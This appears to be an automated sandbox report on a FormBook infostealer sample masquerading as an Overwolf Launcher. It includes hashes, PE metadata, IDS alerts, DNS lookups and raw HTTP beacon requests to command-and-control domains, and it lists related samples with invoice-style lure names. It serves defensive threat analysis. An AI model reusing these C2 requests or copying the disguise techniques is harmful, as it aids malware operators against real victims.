DXTL-HKDXTLTseungKwanOServiceHK	Purchase Order -263.exe	Get hash	malicious	Browse	• 156.235.238.89
	DTwcHU5qyI.exe	Get hash	malicious	Browse	• 156.237.170.187

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HSBC payment swift copy.exe	Get hash	malicious	Browse	• 154.81.117.10
	RFQ1101.exe	Get hash	malicious	Browse	• 154.214.78.145
	FTH2004-005.exe	Get hash	malicious	Browse	• 154.215.134.40
	2143453.exe	Get hash	malicious	Browse	• 175.29.154.57
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 156.235.23 8.116
	order no. 3643.exe	Get hash	malicious	Browse	• 156.235.14 0.233
	PURCHASE ORDER_no. 64392094_pdf.exe	Get hash	malicious	Browse	• 154.218.96.60
	Purchase order pdf.exe	Get hash	malicious	Browse	• 154.83.74.205
	IMG30122020.exe	Get hash	malicious	Browse	• 156.235.209.86
	P.O-45.exe	Get hash	malicious	Browse	• 154.221.13 6.226
	Rfq_Catalog.exe	Get hash	malicious	Browse	• 154.214.158.28
	LOI.exe	Get hash	malicious	Browse	• 154.81.101.217
	Details bookings.exe	Get hash	malicious	Browse	• 154.93.165.239
	BpVCi7qacD.exe	Get hash	malicious	Browse	• 45.199.113.43
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 154.80.170.244
	SHANDONG.exe	Get hash	malicious	Browse	• 156.235.14 0.233
	Order No. BCM190282.exe	Get hash	malicious	Browse	• 156.225.12 7.210
	Jm563g9RCA.exe	Get hash	malicious	Browse	• 156.238.10 8.200

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\zHgm9k7WYU.exe.log

Process:	C:\Users\user\Desktop\zHgm9k7WYU.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.442283502104533
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	zHgm9k7WYU.exe
File size:	1081344
MD5:	d97a26894ec19dc562eec833ccb5607f
SHA1:	5aa0632c496d7e1441eef50c61c6a97c5adee565
SHA256:	2fdfbfc735f43a4e2dce0c849b41ab83dd17228f6df983f7a95d6e427cdc77b0
SHA512:	103979db357ec67e7637f95aa3047a1eb704fb6f9531f9f1f9f4046ab60aaa0e68d73bc78c144b70c2ce18f3d9d01582621e85750e84e457ea64bfea104efb27
SSDEEP:	24576:vjF1wmDGR9u8p+ylZkFydFNOou/7vs7I:x1jSR9uyZlZki+ou/7v
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...h.._.....0..t..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x50930e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFEBC68 [Wed Jan 13 09:24:56 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1092b4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x10a000	0x618	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x10c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x107314	0x107400	False	0.758048062085	data	7.44897781491	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x10a000	0x618	0x800	False	0.3330078125	data	3.48498894423	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x10c000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x10a0a0	0x388	data		
RT_MANIFEST	0x10a428	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Overwolf 2011 - 2020
Assembly Version	2.159.0.0
InternalName	Xe.exe
FileVersion	2.159.0.0
CompanyName	Overwolf Ltd.
LegalTrademarks	
Comments	Overwolf Launcher
ProductName	OverwolfLauncher
ProductVersion	2.159.0.0
FileDescription	OverwolfLauncher
OriginalFilename	Xe.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-20:59:31.222796	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49702	34.102.136.180	192.168.2.5
01/13/21-20:59:53.799149	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.5	8.8.8.8
01/13/21-21:00:11.721624	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49704	80	192.168.2.5	198.49.23.144
01/13/21-21:00:11.721624	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49704	80	192.168.2.5	198.49.23.144
01/13/21-21:00:11.721624	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49704	80	192.168.2.5	198.49.23.144

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:59:31.043766975 CET	49702	80	192.168.2.5	34.102.136.180
Jan 13, 2021 20:59:31.083604097 CET	80	49702	34.102.136.180	192.168.2.5
Jan 13, 2021 20:59:31.083880901 CET	49702	80	192.168.2.5	34.102.136.180
Jan 13, 2021 20:59:31.084306955 CET	49702	80	192.168.2.5	34.102.136.180
Jan 13, 2021 20:59:31.124156952 CET	80	49702	34.102.136.180	192.168.2.5
Jan 13, 2021 20:59:31.222795963 CET	80	49702	34.102.136.180	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:59:31.222832918 CET	80	49702	34.102.136.180	192.168.2.5
Jan 13, 2021 20:59:31.223040104 CET	49702	80	192.168.2.5	34.102.136.180
Jan 13, 2021 20:59:31.223118067 CET	49702	80	192.168.2.5	34.102.136.180
Jan 13, 2021 20:59:31.263206959 CET	80	49702	34.102.136.180	192.168.2.5
Jan 13, 2021 20:59:52.799052000 CET	49703	80	192.168.2.5	154.86.142.251
Jan 13, 2021 20:59:53.072120905 CET	80	49703	154.86.142.251	192.168.2.5
Jan 13, 2021 20:59:53.072525024 CET	49703	80	192.168.2.5	154.86.142.251
Jan 13, 2021 20:59:53.073518991 CET	49703	80	192.168.2.5	154.86.142.251
Jan 13, 2021 20:59:53.346900940 CET	80	49703	154.86.142.251	192.168.2.5
Jan 13, 2021 20:59:53.346934080 CET	80	49703	154.86.142.251	192.168.2.5
Jan 13, 2021 20:59:53.347393036 CET	49703	80	192.168.2.5	154.86.142.251
Jan 13, 2021 20:59:53.347415924 CET	49703	80	192.168.2.5	154.86.142.251
Jan 13, 2021 20:59:53.620876074 CET	80	49703	154.86.142.251	192.168.2.5
Jan 13, 2021 21:00:11.563503027 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.721371889 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.721486092 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.721623898 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.879683971 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.881947041 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.881994009 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882034063 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882064104 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882067919 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882102013 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882139921 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882175922 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882179022 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882213116 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882225990 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882258892 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882268906 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882294893 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882308960 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:11.882313013 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:11.882360935 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:12.040544033 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040590048 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040621042 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040649891 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040697098 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040740967 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040792942 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:12.040824890 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040891886 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:12.040901899 CET	80	49704	198.49.23.144	192.168.2.5
Jan 13, 2021 21:00:12.040944099 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:12.041017056 CET	49704	80	192.168.2.5	198.49.23.144
Jan 13, 2021 21:00:32.271898985 CET	49705	80	192.168.2.5	103.224.182.242
Jan 13, 2021 21:00:32.456805944 CET	80	49705	103.224.182.242	192.168.2.5
Jan 13, 2021 21:00:32.457068920 CET	49705	80	192.168.2.5	103.224.182.242
Jan 13, 2021 21:00:32.457227945 CET	49705	80	192.168.2.5	103.224.182.242
Jan 13, 2021 21:00:32.665769100 CET	80	49705	103.224.182.242	192.168.2.5
Jan 13, 2021 21:00:32.665801048 CET	80	49705	103.224.182.242	192.168.2.5
Jan 13, 2021 21:00:32.667768955 CET	49705	80	192.168.2.5	103.224.182.242
Jan 13, 2021 21:00:32.667907953 CET	49705	80	192.168.2.5	103.224.182.242
Jan 13, 2021 21:00:32.852745056 CET	80	49705	103.224.182.242	192.168.2.5
Jan 13, 2021 21:00:54.999675989 CET	49706	80	192.168.2.5	199.59.242.153
Jan 13, 2021 21:00:55.122517109 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.122833967 CET	49706	80	192.168.2.5	199.59.242.153
Jan 13, 2021 21:00:55.123081923 CET	49706	80	192.168.2.5	199.59.242.153
Jan 13, 2021 21:00:55.245796919 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.246642113 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.246653080 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.246665955 CET	80	49706	199.59.242.153	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:00:55.246675968 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.246685028 CET	80	49706	199.59.242.153	192.168.2.5
Jan 13, 2021 21:00:55.247000933 CET	49706	80	192.168.2.5	199.59.242.153
Jan 13, 2021 21:00:55.247061014 CET	49706	80	192.168.2.5	199.59.242.153

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:58:10.763384104 CET	53	61805	8.8.8.8	192.168.2.5
Jan 13, 2021 20:58:33.938059092 CET	54795	53	192.168.2.5	8.8.8.8
Jan 13, 2021 20:58:33.997634888 CET	53	54795	8.8.8.8	192.168.2.5
Jan 13, 2021 20:59:00.169837952 CET	49557	53	192.168.2.5	8.8.8.8
Jan 13, 2021 20:59:00.226425886 CET	53	49557	8.8.8.8	192.168.2.5
Jan 13, 2021 20:59:30.962486029 CET	61733	53	192.168.2.5	8.8.8.8
Jan 13, 2021 20:59:31.032233000 CET	53	61733	8.8.8.8	192.168.2.5
Jan 13, 2021 20:59:51.438663960 CET	65447	53	192.168.2.5	8.8.8.8
Jan 13, 2021 20:59:52.427047968 CET	65447	53	192.168.2.5	8.8.8.8
Jan 13, 2021 20:59:52.796684027 CET	53	65447	8.8.8.8	192.168.2.5
Jan 13, 2021 20:59:53.798858881 CET	53	65447	8.8.8.8	192.168.2.5
Jan 13, 2021 21:00:11.496304989 CET	52441	53	192.168.2.5	8.8.8.8
Jan 13, 2021 21:00:11.562460899 CET	53	52441	8.8.8.8	192.168.2.5
Jan 13, 2021 21:00:32.060273886 CET	62176	53	192.168.2.5	8.8.8.8
Jan 13, 2021 21:00:32.269376040 CET	53	62176	8.8.8.8	192.168.2.5
Jan 13, 2021 21:00:54.856384039 CET	59596	53	192.168.2.5	8.8.8.8
Jan 13, 2021 21:00:54.997180939 CET	53	59596	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 13, 2021 20:59:53.799149036 CET	192.168.2.5	8.8.8.8	d004	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:59:30.962486029 CET	192.168.2.5	8.8.8.8	0x5a0a	Standard query (0)	www.ricardoinman.com	A (IP address)	IN (0x0001)
Jan 13, 2021 20:59:51.438663960 CET	192.168.2.5	8.8.8.8	0xcb2d	Standard query (0)	www.www7456.com	A (IP address)	IN (0x0001)
Jan 13, 2021 20:59:52.427047968 CET	192.168.2.5	8.8.8.8	0xcb2d	Standard query (0)	www.www7456.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:11.496304989 CET	192.168.2.5	8.8.8.8	0x25e8	Standard query (0)	www.theatomicshots.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:32.060273886 CET	192.168.2.5	8.8.8.8	0x223	Standard query (0)	www.fallgus.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:54.856384039 CET	192.168.2.5	8.8.8.8	0x2814	Standard query (0)	www.bigdudedesign.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 20:59:31.032233000 CET	8.8.8.8	192.168.2.5	0x5a0a	No error (0)	www.ricardoinman.com	ricardoinman.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:59:31.032233000 CET	8.8.8.8	192.168.2.5	0x5a0a	No error (0)	ricardoinman.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 20:59:52.796684027 CET	8.8.8.8	192.168.2.5	0xcb2d	No error (0)	www.www7456.com		154.86.142.251	A (IP address)	IN (0x0001)
Jan 13, 2021 20:59:53.798858881 CET	8.8.8.8	192.168.2.5	0xcb2d	No error (0)	www.www7456.com		154.86.142.251	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:11.562460899 CET	8.8.8.8	192.168.2.5	0x25e8	No error (0)	www.theatomicshots.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:00:11.562460899 CET	8.8.8.8	192.168.2.5	0x25e8	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:00:11.562460899 CET	8.8.8.8	192.168.2.5	0x25e8	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:11.562460899 CET	8.8.8.8	192.168.2.5	0x25e8	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:11.562460899 CET	8.8.8.8	192.168.2.5	0x25e8	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:32.269376040 CET	8.8.8.8	192.168.2.5	0x223	No error (0)	www.fallgus.com		103.224.182.242	A (IP address)	IN (0x0001)
Jan 13, 2021 21:00:54.997180939 CET	8.8.8.8	192.168.2.5	0x2814	No error (0)	www.bigdudedesign.com		199.59.242.153	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ricardoinman.com
- www.www7456.com
- www.theatomicshots.com
- www.fallgus.com
- www.bigdudedesign.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49702	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:59:31.084306955 CET	34	OUT	GET /xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJl HTTP/1.1 Host: www.ricardoinman.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 20:59:31.222795963 CET	35	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 19:59:31 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49703	154.86.142.251	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:59:53.073518991 CET	36	OUT	GET /xle/?uXrpEpT=uzo0q0TnKI1EbCdNPQJu8iBLwxReibO1ZCV2f0LDQlq1wR/qMfZZPE6SLM+PUhnJc0M8&0V3lvN=YvRXzPexWxVddR HTTP/1.1 Host: www.www7456.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:59:53.346900940 CET	37	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 13 Jan 2021 19:59:51 GMT Content-Type: text/html Content-Length: 505 Connection: close ETag: "5f98d73b-1f9" Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 3e 0d 0a 09 62 6f 64 79 7b 0d 0a 09 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 34 34 3b 0d 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 78 3b 0d 0a 09 7d 0d 0a 09 68 33 7b 0d 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 36 30 70 78 3b 0d 0a 09 09 63 6f 6c 6f 72 3a 23 65 65 65 3b 0d 0a 09 09 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 0d 0a 09 09 70 61 64 64 69 6e 67 2d 74 6f 70 3a 33 30 70 78 3b 0d 0a 09 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 0d 0a 09 7d 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 68 33 3e 34 30 34 ef bc 8c e6 82 a8 e8 af b7 e6 b1 82 e7 9a 84 e6 96 87 e4 bb b6 e4 b8 8d e5 ad 98 e5 9c a8 21 3c 2f 68 33 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!doctype html><html><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title>404</title><style>body{background-color:#444;font-size:14px;}h3{font-size:60px;color:#eee;text-align:center;padding-top:30px;font-weight:normal;}</style></head><body> 404! </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49704	198.49.23.144	80	C:\Windows\explorer.exe

